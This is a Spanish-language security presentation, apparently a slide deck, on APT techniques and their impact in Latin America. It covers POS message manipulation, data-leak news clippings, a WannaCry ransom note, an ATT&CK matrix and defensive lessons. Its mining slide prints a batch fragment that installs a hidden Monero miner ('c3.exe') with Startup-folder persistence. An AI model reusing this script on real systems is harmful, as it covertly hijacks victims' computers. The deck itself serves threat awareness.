
▶ SERIUSSAM

▶ PRIVEXCHANGE

▶ NTLM RELAY




CASHOUT



METODOS

▶ ATAQUE SWIFT



▶ ATAQUE ISO8583

```
HPDH
Hypercom POS Device Handler message specification

600001800202003020078020C0020C2000000000141414000000180051000000010037455632000000007D211220112345678
00000F4354493030303031303030303530303030313233343501365F2A0203605F34010082025C008407A000000003101095
0540000000009A0031102109C01209F020600001414140009F0306000000000009F0902000C9F100706010A003A020009F1A0203

info: # 144 nodes, 23 lookup tables, 100.00% passed (23/23)
pkt: "6000*****8020C0020C2000*****5100..3334" # HPDH packet
- hdr: # Transport Protocol Data Unit (TPDU)
  S01: "60" # ID [Transactions]
  S02: "0001" # Address, Destination
  S03: "8002" # Address, Originator
- msg: # HPDH message
  MTI: "0200" # Message Type ID. [Financial Transaction Request]
  DE000: "3020078020C0020C" # Primary bitmap [3.4.11.22.23.24.25.35.41.42.55.61.62.]
- BM0: # Fields at Primary Bitmap
+ DE003: "200000" # PC
  DE004: "000014141400" # Amount, transaction. [14141400]
  DE011: "000018" # STAN. [18]
+ DE022: "0051" # POS entry mode
  DE023: "0000" # Card Sequence Number (CSN).
  DE024: "0001" # Network International Identifier (NII)
  DE025: "00" # POS condition code [Normal presentment]
+ DE035: "3745*****0007D*****F" # Track 2 Data
  DE041: "CTI00001" # CATI.
  DE042: "0000*****2345" # CAIC.
+ DE055: "01365F2A0203605F34010082025C008407A0000*****0080..1234" # ICC data
+ DE061: "0008*****3034" # Private data
+ DE062: "0006*****3334" # Private data
```

METODOS

▶ EXFILTRACIÓN DE INFORMACIÓN

bloomburglinea.com/2022/05/20/peru-se-filtran-datos-sensibles-de-usuarios-peruanos-por-plataforma

1.93 ▲ +1.05% BTC/USD 16,448.65 ▼ -0.07% ETH/USD 1,217.16 ▼ -0.17% Visa 209.06 ▼ -1.04%

Seleccione un país ^

Bloomberg Lí

Lista: 500 Latinoamérica Las noticias del día Mundial Qatar 2022 Mercados Cripto La

PERÚ

Perú: Se filtran datos sensibles de usuarios a través de plataformas del Gobierno

“Resulta indispensable conocer la magnitud del problema y determinar si ello se ha debido a un evento de información”, dijo Asbanc. La PCM respondió a la filtración



bbc.com/mundo/noticias-america-latina-49721456

Filtración de datos en Ecuador: la "grave falla informática" que expuso la información personal de casi toda la población del país sudamericano

Redacción
BBC News Mundo

16 septiembre 2019

latercera.com/politica/noticia/monsalve-confirma-que-hackeo-al-estado-mayor-con

Secciones Inicio Newsletter La Tercera PM Pulso PM Papel Digital LT Sábado LT D

POLÍTICA Plebiscito Hackeo ...

Monsalve confirma que hackeo al Estado Mayor Conjunto fue en mayo y que ministra de Defensa solo fue informada de "vulnerabilidades en el sistema"

De esta forma, el subsecretario de Interior aseguró que "la investigación sumaria va a tener que aclarar la investigación de la Justicia Militar, desde cuándo se conocía esa vulnerabilidad y, si se conocía previamente, por qué no se reparó".

METODOS

▶ MINERÍA

```

rem preparing script
(
echo @echo off
echo tasklist /fi "imagename eq c3.exe" ^| find ":" ^>NUL
echo if errorlevel 1 goto ALREADY_RUNNING
echo start /low %%~dp0c3.exe %%^*
echo goto EXIT
echo :ALREADY_RUNNING
echo echo Monero miner is already running in the background. Refusing to run another one.
echo echo Run "taskkill /IM c3.exe" if you want to remove background miner first.
echo :EXIT
) > "%USERPROFILE%\c3cache\worker.bat"

rem preparing script background work and work under reboot

if %ADMIN% == 1 goto ADMIN_MINER_SETUP

if exist "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" (
set "STARTUP_DIR=%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"
goto STARTUP_DIR_OK
)
if exist "%USERPROFILE%\Start Menu\Programs\Startup" (
set "STARTUP_DIR=%USERPROFILE%\Start Menu\Programs\Startup"
goto STARTUP_DIR_OK
)

echo ERROR: Can't find Windows startup directory
exit /b 1

:STARTUP_DIR_OK
echo [*] Adding call to "%USERPROFILE%\c3cache\worker.bat" script to "%STARTUP_DIR%\c3cache_worker.bat" script
(
echo @echo off
echo "%USERPROFILE%\c3cache\worker.bat" --config="%USERPROFILE%\c3cache\config_background.json"
) > "%STARTUP_DIR%\c3cache_worker.bat"

echo [*] Running miner in the background
call "%STARTUP_DIR%\c3cache_worker.bat"
goto OK

:ADMIN_MINER_SETUP

```

▶ RANSOMWARE

Wana Decrypt0r 2.0

Ooops, your files have been encrypted! English

What Happened to My Computer?
Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Payment will be raised on 5/16/2017 00:47:55
Time Left 02:23:57:37

Your files will be lost on 5/20/2017 00:47:55
Time Left 06:23:57:37

Send \$300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw Copy

Check Payment Decrypt

ATAQUES APTS MÁS CONOCIDOS:

ROBO DE INFORMACIÓN:

DUQU, FLAME, SHADY RAT, RED OCTOBER, TIITAN RAIN

DAÑO, INTERRUPCIÓN DE OPERACIONES:

STUXNET, SHAMOON, DRAGON FLY, SANDWORM

BENEFICIO ECONÓMICO:

DESERT FALCON, COSY BEAR

Advanced persistent threat landscape in 2020

Kaspersky's Global Research and Analysis Team (GReAT) is well-known for the discovery and dissemination of the most advanced cyberthreats.

According to their data, in 2020 the top targets for advanced persistent threats (APT) were governments, and the most significant threat actor was Lazarus.

Top 10 targets:

- Government
- Banks
- Financial Institutions
- Diplomatic
- Telecommunications
- Educational
- Defense
- Energy
- Military
- IT companies

Top 12 targeted countries:



Top 10 significant threat actors:

- Lazarus
- DeathStalker
- CactusPete
- IAmTheKing
- TransparentTribe
- StrongPity
- Sofacy
- CoughingDown
- MuddyWater
- SixLittleMonkeys

ATT&CK Matrix for Enterprise

layout: side ▼

show sub-techniques

hide sub-techniques

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
10 techniques	7 techniques	9 techniques	13 techniques	19 techniques	13 techniques	42 techniques	17 techniques	30 techniques	9 techniques	17 techniques
Active Scanning (3)	Acquire Infrastructure (7)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (5)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (3)
Gather Victim Host Information (4)	Compromise Accounts (3)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)
Gather Victim Identity Information (3)	Compromise Infrastructure (7)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	Access Token Manipulation (5)	BITS Jobs	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (14)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection
Gather Victim Org Information (4)	Establish Accounts (3)	Phishing (3)	Inter-Process Communication (3)	Browser Extensions	Boot or Logon Initialization Scripts (5)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Create or Modify System Process (4)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data
Search Closed Sources (2)	Stage Capabilities (6)	Supply Chain Compromise (3)	Scheduled Task/Job (5)	Create Account (3)	Domain Policy Modification (2)	Deploy Container	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage
Search Open Technical Databases (5)		Trusted Relationship	Serverless Execution	Create or Modify System Process (4)	Escape to Host	Direct Volume Access	Modify Authentication Process (7)	Container and Resource Discovery	Debugger Evasion	Data from Configuration Repository
Search Open Websites/Domains (3)		Valid Accounts (4)	Shared Modules	Event Triggered Execution (16)	Event Triggered Execution (16)	Domain Policy Modification (2)	Multi-Factor Authentication Interception	Domain Trust Discovery	File and Directory Discovery	Data from Information Repositories
Search Victim-Owned Websites			Software Deployment Tools	Exploitation for Privilege Escalation	Exploitation for Privilege Escalation	Execution Guardrails (1)	Multi-Factor Authentication Request Generation	File and Directory Discovery	Group Policy Discovery	Data from Local System
			System Services (2)	Hijack Execution Flow (12)	Hijack Execution Flow (12)	File and Directory Permissions Modification (2)	Network	File and Directory Discovery	Network Service Discovery	Data from Network Shared Drives
			User Execution (3)	External Remote Services	Process	Hide Artifacts (10)		File and Directory Discovery		Data from
			Windows Management Instrumentation	Hijack Execution Flow (12)		Hijack Execution Flow (12)		File and Directory Discovery		Data from

LECCIONES APRENDIDAS

- ▶ Los agentes de amenaza no son individuales, son organizaciones con alto nivel de preparación.
- ▶ Los ataques son complejos, no constan de UNA vulnerabilidad, sino de enlazar varias debilidades para lograr un objetivo.
- ▶ La compra de herramientas de seguridad, no va a facilitar la prevención y detección. Se necesita de entrenamiento y procesos internos definidos.
- ▶ Si reconocen alguno de los TTP anteriores en su infraestructura, es posible que ya tengan un agente de amenaza externo.



DREAMLAB
TECHNOLOGIES

Nicht glauben. Wissen.

GRACIAS

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